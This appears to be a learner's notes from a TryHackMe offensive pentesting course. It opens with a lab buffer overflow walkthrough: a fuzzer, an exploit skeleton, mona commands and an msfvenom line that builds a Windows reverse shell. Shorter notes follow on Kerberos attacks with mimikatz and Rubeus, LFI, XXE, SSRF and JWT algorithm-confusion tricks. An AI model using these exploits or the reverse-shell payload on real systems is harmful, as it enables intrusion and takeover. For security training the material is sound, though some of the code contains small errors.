Try Hack Me → Offensive Pentesting

Buffer Overflow Prep

↳ 1. fuzzing input to crash the application.

↳ ~~fuzzer.py~~

```
import socket, time, sys
ip = "ip"
port = 1337
timeout = 5
prefix = "OVERFLOW1"

string = prefix + "A" * 100
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("fuzzing with" + len(string) - len(prefix) + "byte")
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("crashed at " + len(string) - len(prefix))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

Note:
- ↳ connect to application : nc IP port-specified
- ↳ windows application for debugging : Immunity Debugger
- ↳ install mona script
- ↳ configure mona : !mona config -set workingfolder c:\mona\%p

↳ exploit.py

```
import socket
ip = "ip"
port = 1337

prefix = "OVERFLOW1"
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect ((ip, port))
    print ("Sending evil buffer...")
    s.send (bytes( buffer + "\r\n", "latin-1"))
    print ("Done!")
except:
    print ("cannot connect")
```

↳ generate a cyclic pattern of crashed byte (by fuzzer) + 400 byte
  ↳ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
  byte
↳ copy and paste output in payload variable in exploit.py

Note:
↳ after every application crash reopen and run application

↳ find EIP offset
  ↳ !mona findmsp -distance byte (it should display log)
  ↳ update offset variable in exploit.py

↳ Finding bad characters:
  ↳ generate byte array using mona
    ↳ !mona bytearray -b "\x00"
  ↳ generate byte array on your machine using python

```
for x in range(1, 256):
    print("\\x" + "{:02x}".format(x), end='')
print()
```

↳ update payload variable in exploit.py (python output)
↳ exploit
↳ compare memory: !mona compare -f c:\mona\oscp\bytearray.bin
  -a <address of ESP>

↳ Find jump point
  ↳ !mona jmp -r esp -cpb "<bad characters>" (log data with address)
  ↳ choose an address and update exploit.py
  ↳ set retn variable to address (in reverse order)

Note: windows uses little endian!

↳ Generate payload

↳ msfvenom -p windows/shell_reverse_tcp LHOST="host" LPORT="port" EXITFUNC=thread -b "<badcharacters in reverse>" -f c

↳ update payload variable in exploit.py

↳ prepend NOPs

↳ set padding to generate some space in memory for the payload to unpact itself.

↳ padding = "\x90" * 16

Attacking Kerberos

authentication

↳ Kerberos is the default service for microsoft windows. It is intented to be more secure than NTLM by using third party ticket authorization as well as strong encryption.

↳ Common Terminology

↳ Ticket granting Ticket (TGT): it is an authentication ticket used to request service tickets from the TGS for specific resource from the domain.

↳ Key distribution Center (KDC): it is a service for issuing TGTs and service tickets that consist of the AS and TGS.

↳ Authentication Service (AS): it issues TGTs to be used by the TGS in the domain to request access to other machines and service tickets.

↳ Ticket Granting Service (TGS): it takes the TGT and returns a ticket to a machine on the domain

↳ Service Principal Name (SPN): it is an identifier given to a service instance to associate a service instance with a ~~domain~~ domain service account. windows requires that services have a domain service account which is why a service need a SPN set.

↳ KDC Long Term Secret Key (KDC LT key): it is based on the KRBTGT service account. It is used to encrypt TGT and sign the PAC.

↳ Client Long Term Secret Key (client LT key): it is based on computer or service account. It is used to check ~~the~~ the encryption timestamp and encrypt the session key.

↳ Service Long Term Secret Key (Service LT key): it is based on the service account. It is used to encrypt service portion of service ticket and sign the PAC.

↳ Session Key: it is issued by the KDC when a TGT is issued. The user will provide the session key to the KDC along with the TGT when requesting a service ticket.

↳ Privilege Attribute Certificate (PAC): it holds all of the users relevent information, it is sent along with the TGT to the KDC to be signed by the target LT key and the KDC LT key in order to validate user.

↳ Pre-Authentication:


↳ user encrypt a timestamp NT hash and send it to AS.

↳ KDC attempts to decrypt the timestamp using the NT Hash from the user, if successful the KDC will issue a TGT as well as session key for the user.

↳ Service Ticket:

↳ Service Portion: User details, Session Key, Encrypts the Ticket with the service account NTLM hash

↳ User Portion: Validate timestamp, Session Key, Encrypts with the TGT session key.



↳ Attack Privilege Requirements :

↳ Kerbrute Enumeration :- No domain access required.
↳ Pass the ticket :- Access as a user to the domain required.
↳ Kerberoasting :- Access as any user required.
↳ AS-REP Roasting :- Access as any user required.
↳ Golden Ticket :- Full domain compromise (domain Admin) require
↳ Silver Ticket :- Service hash required.
↳ Skeleton Key :- Full domain compromise (domain Admin) requir

↳ Enumerate : Kerbrute
↳ Pass the ticket : mimikatz
↳ Target machine
↳ Harvesting Ticket : Rubeus
↳ Target machine, add dc to hosts
↳ Gold / silver ticket : mimikatz
↳ Target machine
↳ dump hash
↳ impacke
Attack machine
↳ Target machine
↳ Skeleton Key : mimikatz

Active Directory

↳ Requirement:

↳ impacket, bloodhound, neo4j

Post - Exploitation Basics

↳ Enumerate : Powerview

↳ Powershell script

↳ Maintaining Access : install a payload / backdoor

Powershell

↳ Powershell is a windows scripting language and shell environment that is built using .NET framework. This also allow powershell to execute .NET functions directly from its ~~shell~~ shell. Most powershell commands called 'cmdlets' are written in .NET. The output of these 'cmdlets' are object.

↳ "Get-Help" displays information about cmdlets.

↳ "Get-Command" displays all the cmdlets installed on computer.

↳ pipeline (|) is used to pass output from one cmdlet to another.

↳ "Select-Object" -> pulling out the properties from the output of a cmdlet and creating a new object

↳ "where-Object" is used to filter the output

↳ "Sort-Object" is used to sort the output

Owasp Zap

↳ Features of owasp zap over burp suite

- ↳ Automated web application scan
- ↳ Web Spidering
- ↳ Unthrottled intruder
- ↳ No need to forward individual request through burp.
- ↳ Free and open source.
- ↳ support extensions

LFI vulnerability → allow us to access files by url parameter
↳ eg:- https://tryhackme.com/?file=robots.txt

Authenticate → vulnerability regarding authentication.
- ↳ Dictionary Attack
- ↳ Re-registration
- ↳ JSON web token
- ↳ No Auth


XXE vulnerability → it is a vulnerability that abuses features of XML parsers/data. It often allow an attacker to interact with any backend or external systems that the application can itself access.

↳ Types of XXE vulnerability :-

- ↳ in-band :- receive immediate response
- ↳ out-of-band :- save response to a file on attackes server

Server Side request forgery (SSRF)

↳ Attacker can use SSRF to communicate with any internal services on the server's network which are generally protected by ~~fire~~ firewall.



↳ Cause of vulnerability → blindly trusting input from user

Web vulnerability

↳ SSTI → Server side template injection is when a user is able to pass in parameter that can control the template engine that is running on the server.

↳ CSRF → Cross site request forgery occurs when user visit a page on a site that performes action on a different site.

↳ IDOR → Insecure direct object refrence is the act of exploiting misconfiguration in a way user input is handled, to access a resource you wouldn't be able to access.

↳ Forced browsing → using logic to find resources on website you wouldn't be able to access.

↳ API bypassing ⇒ bypassing api to access data

↳ JSON web token ⇒ JWT is very secure method of authentication if done right.

↳ JWT are encoded in base 64

↳ JWT header ⇒ {
"typ": "JWT",
"alg": "RS256"
}

↳ JWT goes into "header.payload.secret", the secret is only known to server and is used to make sure data ~~xxxxxx~~ wasn't changed along the way.

↳ To exploit we can change RS256 to HS256
↳ it is calculated using server public Key

↳ some JWT also have a "None" algorithm type

↳ JWT HS256 is calculated using :-
HMACSHA256 (base64UrlEncode (Header) + "." + base64UrlEncode (payload), secret)

↳ Header.payload.signature ⇒ JWT format